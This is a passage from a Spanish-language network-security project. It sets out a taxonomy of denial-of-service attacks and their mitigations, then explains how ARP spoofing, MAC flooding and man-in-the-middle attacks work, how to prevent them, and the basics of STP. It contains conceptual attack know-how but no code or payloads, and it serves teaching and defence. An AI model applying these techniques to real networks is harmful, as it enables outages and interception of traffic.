- **Reducida**. Con una conexión lenta se puede realizar un ataque exitoso. El ataque explota alguna vulnerabilidad por lo que el tráfico puede ser ínfimo.
- **Constante**. El envío de tráfico se produce de una manera constante y consumiendo gran ancho de banda.
- **Variable**. El ataque sufre variaciones en cuanto a la tasa de envío de paquetes. Así funcionan los ataques de denegación distribuidos, a medida que aumentan los equipos que participan en el ataque, la tasa será mayor.

Propagación.

Forma en la que se propaga el ataque dentro de nuestra red. Cuanto más se propague, más sistemas se verán afectados y más difícil será detenerlo.

- **Nivel 0**. Si la propagación se detiene con la primera barrera de defensas, firewalls o anti DDoS, el ataque estará controlado antes de entrar en la red.
- **Nivel 1**. Si pasa del “nivel 0”, el ataque puede afectar a los servidores de aplicación.
- **Nivel X**. Si atraviesa varias capas de la red, el ataque puede afectar elementos más vitales para la infraestructura.
- **Completa**. Deja la red inoperativa.

Impacto.

Dependiendo del impacto que tiene el ataque sobre la victima tenemos la siguiente clasificación:

- **Ruptura**. En este caso la denegación de servicio ha tenido éxito, pero el impacto se mide en el tiempo que permanece detenido el servicio. En este caso tenemos tres opciones de recuperación:
  - Recuperación manual.
  - Recuperación automática.
  - No recuperable.
- **Degradación**. El servicio baja su rendimiento pero no se deniega, la infraestructura aguanta el ataque y no es necesario reiniciar el servicio.

Caracterización.

Se pueden analizar los paquetes recibidos e intentar caracterizar el ataque.

- **Identificable**. Si se identifica el ataque se puede intentar detener.
- **No identificable**. El ataque está camuflado y no se puede identificar.

4.2.3 Vectores de ataque

Una vez que se ha definido la taxonomía de los ataques de denegación de servicio, podemos estudiar los ataques de denegación de servicio mediante los vectores de ataque. Si recorremos el árbol desde el nodo central hacia las hojas podemos tener muchas combinaciones, cada una de estas combinaciones forma un vector de ataque y, por lo tanto, también forma un ataque en concreto.

Cada ataque de denegación de servicio tiene su vector de ataque según nuestra taxonomía, a continuación se exponen algunos ejemplos de ataques destacando el vector y sus componentes. El vector creado para cada ataque de ejemplo sigue criterios muy generales, si queremos ser precisos tendríamos distintos vectores para cada tipo de ataque.

4.2.3.1 PDoS

Los ataques PDoS están dirigidos a un elemento físico en concreto, su vector de ataque es el que se muestra en la figura 64.

PDoS son las siglas de *Permanent DoS* o P*hysical DoS*, son ataques que dañan un sistema de tal manera que se requiere el reemplazo o reinstalación del hardware. A diferencia de un tipo de ataque distribuido para sabotear un servicio web, PDoS es puro sabotaje de hardware.




Figura 64.Vector de ataque de PDoS.

En el vector hemos señalado los elementos del árbol de taxonomía que intervienen en estos ataques. Se incluye la automatización manual ya que estos ataques son mas elaborados y necesitan de conocimiento técnico muy preciso, además son ataques que no necesitan ni de muchos recursos ni de un gran ancho de banda para realizarlo.

Normalmente se ejecuta aprovechando una debilidad de configuración y/o vulnerabilidad que permita la reconfiguración del dispositivo (firmware). Son susceptibles de ataques los sistemas mecánicos, *embedded* o similares (SCADA). Son ataques muy peligrosos, si se detiene algún proceso en una red SCADA puede haber peligro para vidas humanas (interrupción de procesos en centrales nucleares por ejemplo).

Como técnicas de prevención se aconseja realizar una segregación de las comunicaciones, ya sea por aislamiento o por utilización de proxies.

4.2.3.2 Por inundación

Los ataques por inundación tienen como objetivo la infraestructura o la red. Si el objetivo es la infraestructura, el ataque genera un importante tráfico que afecta a la estabilidad del servicio al sobrecargar un activo determinado. Si el objetivo es la red, el ataque genera mucho tráfico que excede la capacidad de absorción y respuesta, lo que provoca un agotamiento del ancho de banda. Este tipo de ataques utiliza la "fuerza bruta" para provocar los ataques, se aprovechan de alguna funcionalidad de protocolos o de servicios para consumir los recursos de la infraestructura o de la red.




Figura 65.Vector de ataques de inundación.

Normalmente estos ataques son distribuidos ya que necesitan que el tráfico enviado contra el data center o DMZ de la victima sea muy grande. Esto hace que la dinámica sea variable, a medida que aumentan los atacantes el tráfico también aumenta.




Figura 66.Estudio de Akami sobre DDoS.

La figura 66 corresponde a un estudio de Akamai, puede verse claramente la forma en que el tráfico impacta en los servidores, lo que sucede cuando se toman las medidas de bloqueo y mitigación y cuando finaliza el ataque. La curva de tráfico aumenta (dinámica variable) hasta llegar a un pico de ancho de banda en el que la tecnología de mitigación de Akamai comienza a actuar.

Dependiendo de los sistemas de seguridad que tenga la infraestructura, el impacto será de una forma o de otra. Si se dispone de sistemas anti DDoS el impacto puede ser solamente una degradación temporal del servicio, mientras que si no se toman medidas se puede tener una ruptura.

Como ejemplo de ataques por inundación tenemos los siguientes:

- TCP/SYN flood
- UDP flood
- ICMP flood
- Smurf
- Fraggle

Los ataques de inundación con TCP/SYN y UDP se han explicado en el punto 3.5.3 por lo que nos centraremos ahora en explicar de manera introductoria los ataques basados en paquetes ICMP: ICMP flood y Smurf.

ICMP flood.

Simplemente un ataque ICMP flood inunda a la víctima con paquetes ICMP Echo Request (ping) de un tamaño grande, de forma que esta ha de responder con paquetes ICMP Echo reply (pong) lo que supone una sobrecarga tanto en la red como en el sistema de la víctima.

Smurf.

Es una variante del ataque ICMP flood, los efectos de Smurf son mayores que los de un ataque ICMP flood simple. En estos ataques tenemos tres elementos:

- Atacante
- Intermediario
- Víctima

En el ataque Smurf, el atacante dirige paquetes ICMP Echo Request (ping) a una dirección IP de broadcast, usando como dirección IP de origen la dirección de la víctima (técnica de spoofing). Todos los los equipos conectados (intermediarios) responderán a la petición, usando Echo Reply (pong), a la máquina origen (víctima).




Figura 67.Ataque tipo Smurf.

El efecto de un ataque Smurf es mayor debido a que la cantidad de respuestas obtenidas corresponde a la cantidad de equipos en la red que puedan responder. Todas estas respuestas son dirigidas a la víctima intentando colapsar sus recursos de red. Los equipos intermediarios pueden sufrir los mismos problemas que la víctima ya que si el mensaje a broadcast es constante, todos responderán de manera constante inundando toda la red y provocando una denegación de servicio a la red y no solo a un equipo.

El ataque **Fraggle** es igual que Smurf pero utiliza tráfico UDP.

4.2.3.3 A protocolos

Los ataques a protocolos tienen como objetivo la infraestructura de la red. Se aprovechan de errores de diseño o implementación de los protocolos de red. Debido a esto el ataque puede ser identificable, mediante el análisis del trafico se puede ver si hay elementos en la red que envían mucho tráfico de un protocolo en concreto o también si dispositivos envían tráfico que normalmente no deberían (un pc enviando tramas RIP por ejemplo).




Figura 68.Vector de ataque a protocolos.

El vector de ataque es muy generalista, los ataques a protocolos son muy singulares y se debería de hacer una clasificación concreta para cada ataque.

En este tipo de ataques tendríamos todos los ataques a protocolos de capa de enlace y de capa de red.

4.2.3.4 Conclusiones

Como ya se ha comentado, sería necesario hacer una clasificación específica de cada ataque que existe. Para ello es necesario disponer de una taxonomía como la presentada en este proyecto, ya que ayuda a evaluar que tipo de ataques podría sufrir nuestra infraestructura y como podría afectarnos.

Una vez conocido el problema y como podría afectarnos, debemos de conocer también las herramientas o técnicas que permiten mitigar los ataques de denegación de servicio.

4.2.4 Mitigación

El concepto principal en la mitigación de ataques de denegación de servicio es la detección del ataque. Una detección temprana permite que se puedan activar mecanismos anti DDoS, desactivar servicios de la red de manera temporal, proteger activos de la infraestructura y avisar a clientes (en caso de que los haya). En definitiva, podemos tomar medidas antes de un potencial ataque.

Para disponer de una detección temprana se puede hacer uso de elementos de análisis de tráfico que busquen patrones, como pueden ser los dispositivos IDS/IPS. También se pueden tomar medidas a nivel de programación. Si ofrecemos un servicio HTTP lo mejor es evitar contenido dinámico que consuma muchos recursos de los servidores, ya que con un ataque no muy grande podrían provocar la denegación.

Aportar al sistema la capacidad de redirigir el tráfico a una red de escape (RTBH) es una buena medida una vez el ataque haya comenzado y se haya detectado. Si se dispone de RTBH remoto o de soluciones de terceros en la nube la mitigación es más completa, permitiendo que el impacto se quede en una degradación del servicio.

La detección pueden realizarla otras empresas que ofrezcan este servicio. Externalizamos la gestión o nos enteramos por terceros. Servicios de terceros como Akamai o Telefónica realizan el ciclo completo de protección:

- Detectan el ataque.
- Lo caracterizan.
- Usan sus servicios para pararlo/gestionarlo.

4.2.4.1 RTBH Routing

RTBH Routing proporciona un método para el desvío de tráfico no deseado en el borde de la red, basado en direcciones fuente o direcciones de destino, mediante la transmisión a una interfaz null0. Null0 es una pseudointerfaz que siempre está activa pero que nunca, en condiciones normales de tráfico de red, envía o recibe tráfico.

El renvío de paquetes a null0 es una forma muy común para filtrar los paquetes a un destino específico. Esta técnica puede ser usada para ayudar a la seguridad de las infraestructuras en los siguientes casos:

- Mitigación efectiva de ataques DDoS.
- Poner “en cuarentena” todo el tráfico destinado a una máquina que sufre ataques.
- Reforzar el filtrado de lista negra.

No existe un solo tipo de enrutado RTBH, en el artículo [23] de la bibliografía Cisco expone con gran detalle los distintos tipos de técnicas para el filtrado de tráfico.

4.3 Ataques: Seguridad en capa de enlace

4.3.1 Introducción

La capa de enlace es la segunda capa del modelo OSI, se sitúa entre el nivel físico y el nivel de red en las comunicaciones. Recoge todos los procedimientos y funciones dedicadas a asegurar que la información que fluye entre dos nodos que están directamente conectados al mismo segmento físico de red funciona libre de errores.

Es importante este nivel porque es en el cual podemos comenzar a hablar de información, pasamos de un nivel físico en el que tenemos puramente señales eléctricas o radiaciones electromagnéticas a segmentos y tramas de información. Los protocolos de red no se diseñaron pensando en la seguridad. Se daba por supuesto que existía un control físico unido al control lógico en las redes locales, pero hoy en día no existe esa proximidad física asociada a una red local ya que se pueden extender VLANs en cualquier lugar del mundo, por ejemplo.

Hay que destacar también la poca o nula monitorización del tráfico de red en este nivel. Los elementos de seguridad como firewalls o IPSs monitorizan y controlan paquetes de niveles superiores (tráfico entre dos IPs, tráfico de aplicaciones, etc.). Es importante conocer este nivel y controlar las conexiones existentes.

Todas las comunicaciones entre dos ordenadores se establecen siempre entre los niveles físicos, atravesando todas las capas del modelo OSI. Un atacante podría interesarse por la capa de enlace atacando ese nivel, los elementos que monitorizan los niveles superiores no se van a dar cuenta de lo que está sucediendo hasta que el ataque se produce, ya que un ataque en este nivel compromete todos los niveles superiores.

Ya se ha comentado varias veces durante el proyecto como las redes han ido evolucionando en los últimos años, antes disponíamos de redes locales sencillas y normalmente homogéneas en cuanto a tecnología, velocidad y protocolos. Hoy en día las redes son muy heterogéneas, no todas las conexiones son iguales ni los protocolos a nivel de enlace afectan a todos los elementos. Todo esto afecta a la problemática de la seguridad, del control que se hace sobre esta capa de red.

A lo largo de este punto hablaremos sobre varios protocolos de la capa de enlace, ofreciendo una breve introducción a cada protocolo y una explicación de los ataques que pueden sufrir y de qué manera pueden prevenirse.

4.3.2 ARP

4.3.2.1 Introducción

El protocolo ARP (Adress Resolution Protocol) es un protocolo de la capa de enlace (en verdad funciona entre la capa de enlace y la de red) diseñado para poder conocer una dirección hardware o MAC a partir de una dirección IP. ARP consta de dos tipos de mensajes, ARP request (interrogación) y ARP reply (respuesta). Otra parte importante de este protocolo es lo que se denomina tabla ARP, es una tabla caché en la cual se guardan por un tiempo limitado la dirección IP de una maquina enlazada con su dirección MAC. Esta tabla nos ayuda a resolver direcciones que ya fueron obtenidas mediante el protocolo ARP, sin necesidad de volver a interrogar al destino. Fue diseñado a principios de los años 80 por lo que es normal que pudieran encontrarse debilidades de diseño en el propio protocolo [24].

Cada equipo conectado a la red tiene una dirección hardware formada por un número de 48 bits. Éste es un número único establecido en el momento de fabricación de la tarjeta. Para que las direcciones físicas se puedan conectar con las direcciones lógicas, el protocolo ARP envía mensajes “request” a todos los equipos de la red para averiguar sus direcciones físicas y luego crea la tabla ARP de búsqueda entre las direcciones lógicas y físicas.

Cuando un equipo debe comunicarse con otro, consulta la tabla de búsqueda. Si la dirección requerida no se encuentra en la tabla, el protocolo ARP envía una solicitud a la red como se puede observar en la figura 69. Todos los equipos en la red comparan esta dirección lógica con la suya. Si alguno de ellos se identifica con esta dirección, el equipo responderá al ARP, que almacenará el par de direcciones en la tabla de búsqueda, y, a continuación, podrá establecerse la comunicación. La caché ARP puede ser consultada en cualquier ordenador de forma muy sencilla a través de línea de comandos: **arp –a**.




Figura 69.Funcionamiento de ARP.

4.3.2.2 Debilidades

El protocolo presenta una serie de debilidades que pueden ser aprovechadas por un atacante a la hora de realizar ataques sobre una infraestructura de red. Estas debilidades vienen asociadas al propio diseño de ARP.

El ejemplo más claro es la anonimidad de los mensajes, cualquier dispositivo sin necesidad de estar identificado puede inyectar paquetes ARP en la red. No solo es una debilidad que una máquina no identificada envíe mensajes ARP, sino que cualquier máquina puede mandar cualquier mensaje ARP a broadcast, esto es un gran problema en grandes infraestructuras donde una gran cantidad de dispositivos de red inundan el tráfico con mensajes ARP cuando no es necesario.

También encontramos una debilidad en la posibilidad de enviar mensajes unicast directamente, este problema puede derivar en ataques de suplantación y robo de puertos. No es lo mismo que un dispositivo pregunte por una MAC a todos que de uno en uno, al preguntar de uno en uno un atacante podría contestar que es suya y el dispositivo que lanzó el ARP request tendría una asociación MAC-IP falsa.

4.3.2.3 Ataques y soluciones

Sobre la capa de enlace se pueden realizar 3 tipos de ataques relacionados con las direcciones físicas (MAC) de los equipos:

- MAC Spoofing
- MAC Flooding
- ARP Spoofing

MAC Spoofing implica que el atacante debe usar una dirección MAC de origen manipulada. Esta técnica tiene sentido si los privilegios van ligados a una dirección MAC. Una atacante que no puede acceder a una red protegida a nivel MAC podría modificar su MAC por una permitida, lo que le daría acceso a la red.

MAC Flooding está diseñado para echar abajo la seguridad a nivel de puertos de un switch. Los switches usan tablas CAM (Memoria de contenido direccionable), que especifican el puerto correspondiente a cada dirección MAC del switch. El switch tan solo enviará paquetes a través del puerto que conduzca a la máquina destino. Los atacantes pueden deshabilitar esta funcionalidad sobrecargando el switch con direcciones (la tabla CAM solo puede contener un número determinado de direcciones). Si el ataque tiene éxito, se consigue que el switch funcione como un hub y esto permite que las comunicaciones sean visibles por cualquier puerto. Este ataque también se conoce como “robo de puertos”. Una solución es activar 802.1x si es posible.

En cuanto a **ARP Spoofing**, los atacantes pueden aprovechar las vulnerabilidades comentadas en el punto anterior para poder generar un ataque sobre la infraestructura de red. A continuación veremos que tipos de ataque se pueden generar con la técnica de ARP Spoofing y de qué forma se pueden evitar.

Lo primero es entender el propósito del ataque. El concepto básico de los ataques sobre el protocolo ARP es hacer pensar a un ordenador que una dirección IP está asociada con una MAC que no es realmente la correspondiente a esa IP. Esto, por definición del propio protocolo TCP, hará que los switches dirijan el tráfico al dispositivo de red que tenga esa dirección MAC. Los switches trabajan a nivel de MAC, esto quiere decir que no entienden el concepto de dirección IP, y por eso pueden funcionar los ataques. Esto se conoce como **ARP Poisoning**, traducido al español sería envenenamiento de ARP, un tipo de ARP Spoofing que lo que hace es manipular las tablas MAC de los dispositivos.

Una de las debilidades de ARP era que cualquier dispositivo que opere sobre la capa de enlace es capaz de enviar mensajes ARP, por ello un atacante solo tiene que construir mensajes ARP reply y enviarlos al sistema victima como si este hubiese realizado un ARP request que nunca ha enviado. De esta manera un atacante consigue confundir la caché ARP de un sistema, los mensajes falsos debe enviarlos de manera constante para que al ordenador victima no le de tiempo a reconstruir la tabla ARP con datos reales. Así un sistema confundido envía siempre información a una MAC falsa aunque lo que crea es que lo envía al equipo real que tiene la IP a la que le envía tráfico.

El concepto de ataque es el mismo para cualquier variante de ataques (envenenamiento de ARP), lo único que cambia y que hace que un ataque se considere de un tipo u otro es con qué MAC se confunde a la caché del sistema victima. A continuación se muestran algunos de los ataques generados con ARP:

Denegación de servicio.

El funcionamiento de un ataque de denegación de servicio con ARP (ARP DoS) es el mismo que para los demás ataques, pero en este caso para lograr la denegación del servicio lo que se hace es confundir la caché ARP de un sistema para que asocie las direcciones IP con MAC falsas que no existen. Por tanto, cada vez que la victima desea comunicarse con una IP que se encuentra falseada, el switch envía el tráfico a una MAC inexistente y la victima pierde el servicio.

Lo normal es que la IP que se falsea sea la del gateway y la victima sea un switch, de esta forma cualquier equipo que utiliza el switch atacado para conectarse con el exterior perderá la conectividad ya que la IP del gateway está asociada a la MAC de un equipo que no existe. Es un ataque muy básico pero que produce un gran daño a la infraestructura, el atacante solo debe mantener un envío constante de paquetes ARP manipulados.




Figura 70.Denegación de servicio utilizando ARP.

Obtención de información.

Un ataque de **ARP Sniffing** también puede considerarse como un ataque de denegación de servicio a la vez que es un ataque orientado a la obtención de información. El atacante hace que un sistema victima le envíe todo el tráfico a él mismo, de esta manera puede capturar el tráfico y posteriormente analizarlo para encontrar información confidencial. La denegación de servicio se produce ya que la victima no consigue llegar a un recurso.

En este caso, el atacante debe activar el modo promiscuo de su tarjeta de red ya que si no rechazaría todo el tráfico que le llegara. El modo promiscuo provoca que la tarjeta de red escuche todo lo que le llega y así poder realizar capturas de tráfico con cualquier sniffer.

Suplantación de identidad.

Si entendemos el ARP Sniffing será fácil deducir que es “la mitad” de un ataque de suplantación de identidad. Si el atacante es capaz de reenviar el tráfico al destinatario legítimo, estamos realizando una suplantación de identidad.

Este ataque se denomina **ARP hijacking o proxying**, El destinatario cuando devuelva la información a la victima lo hará de forma normal, lo que no sabe es que está siendo procesada primero por un atacante. Ni la victima ni el sistema destino detectan nada, el ataque es totalmente transparente para ambos. Es un ataque de tipo *Man-In-The-Middle*.

Las soluciones que se pueden aplicar en una red son de configuración sobre los distintos elementos de la red. A continuación se exponen algunos de los métodos preventivos más importantes:

- Se puede indicar al sistema operativo que la información en la caché ARP es estática y por tanto, no debe ser actualizada con la información que le provenga de la red. Esto prevendrá el ataque, pero puede resultar problemático en redes donde se actualicen los sistemas conectados a la red de forma regular.
- La mayoría de switches de alta gama poseen funcionalidades específicas para prevenir este tipo de ataques. Es necesario configurarlos adecuadamente para que mantengan ellos mismos una asociación IP-MAC adecuada y prevengan estos ataques. Un ejemplo de configuración preventiva en los switches de Cisco lo tenemos mediante la habilitación de:
    - **ip arp inspection**. Avisa si una mac cambia, el aviso puede realizarse mediante SNMP.
    - **port security**. Desde un puerto solo se pueden ver unas direcciones MAC determinadas.
    - **MACsec**. Provee de cifrado de tramas ethernet mediante los estandares 802.1ae.
- Una adecuada segmentación de las subredes con routers y redes virtuales (otra de las funcionalidades de algunos switches).
- Cifrar el tráfico siempre, así si un atacante realiza un ARP hijacking tendrá un problema añadido con el cifrado de los paquetes.
- Existen herramientas que permiten conocer si una tarjeta de red en una subred se encuentra en modo promiscuo. Esto puede indicar la existencia de un ataque de envenenamiento ARP.

4.3.3 STP

4.3.3.1 Introducción

STP (Spanning Tree Protocol) es un protocolo de red de nivel 2. Hay 2 versiones del STP: la original (DEC STP) y la estandarizada por el IEEE (IEEE 802.1D), que no son compatibles entre sí. En la actualidad, se recomienda utilizar la versión estandarizada por el IEEE.

Su función es la de gestionar la presencia de bucles en topologías de red debido a la existencia de enlaces redundantes (necesarios en muchos casos para garantizar la disponibilidad de las conexiones). El protocolo permite a los dispositivos de interconexión activar o desactivar automáticamente los enlaces de conexión, de forma que se garantice que la topología está libre de bucles. STP es transparente a las estaciones de usuario.




Figura 71.Enlaces redundantes.

Los bucles infinitos ocurren cuando hay rutas alternativas hacia una misma máquina o segmento de red destino. Estas rutas alternativas son necesarias para proporcionar redundancia, ofreciendo una mayor fiabilidad a la red. Si existen varios enlaces, en el caso que uno falle, otro enlace puede seguir soportando el tráfico de la red. Los problemas aparecen cuando utilizamos dispositivos de interconexión de nivel de enlace, como un bridge o un switch.

Todos los switches de la red participan en el protocolo STP mediante unas tramas llamadas **BPDU (Bridge ProtocolData Unit)**. Estas tramas son usadas para elegir al switch root para el protocolo STP, elegir un switch designado para cada segmento y eliminar los bucles, poniendo los puertos en estado de bloqueo. Se envían cada 2 segundos a la dirección MAC multicast 01:80:C2:00:00:00 para asegurar una arquitectura estable.

Los parámetros más importantes en esta trama son:

- Root ID: Identificador del switch root
- Root cost: Coste para alcanzar al root, depende de la velocidad de los enlaces (1000/ancho de banda de la línea). Si está conectado directamente al root bridge es 0.

- Bridge ID (Sender ID): Identificador del switch que lanza la trama. Está compuesto por una prioridad administrativa de 2 bytes (por defecto 32.768 o 0x8000) y la dirección MAC del switch.
- Port ID: El port ID del puerto que ha enviado el BPDU.
- Max Age
- Hello Time
- Forward Delay: Tiempo en el que el puerto se mantiene en el estado *Listen* o *Learn*.

Hay dos tipos de tramas BPDU:

- **Configuration BPDU**: Se envían en condiciones normales, para asegurar que todo sigue funcionando bien.
